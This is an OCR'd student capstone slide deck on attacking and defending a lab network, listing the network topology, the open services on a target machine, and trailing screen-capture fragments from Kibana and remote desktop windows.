Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


by, Morgan Villano, Michael Medina, Nicholas Burka, and
Noelle Wandel

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Machine

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali


IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Service	Description	Impact
SSH	22/tcp: Secure way to access a computer over a unsecured network	openSSH can help remotely control the computers and access the files
HTTP	80/tcp: allows the user to communicate data on the world wide web	Malicious actors can access the systems in different ways one way to be a DoS attack
rpcbind	111/tcp: It is referred to as portmapper	everyone can get this information without having to authenticate it
netbios-ssn	139/tcp: provides access to shared resources like files and printers	Samba smbd leave the hard disk of a user exposed to hackers
microsoft-ds	445/tcp: similar to port 139. carries windows file sharing and other services	SMB: should block SMB port 445



Final Project - ml-lab-a92331e5-2fa8-422b-a54f-3186bb64ed6c.eastus.cloudapp.azure.com:49938 - Remote Desktop Connection
.watcher-history-* - Kib
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
Shell No. 1
Shell No. 1
File Actions Edit View Help
Elasticsea
Index Mana
Index Lifecy
Rollup Jobs
Transforms
Remote Clu
Snapshot a
License Ma
8.0 Upgrade
Kibana
Index Patte
Saved Obje
Spaces
Reporting
Advanced S

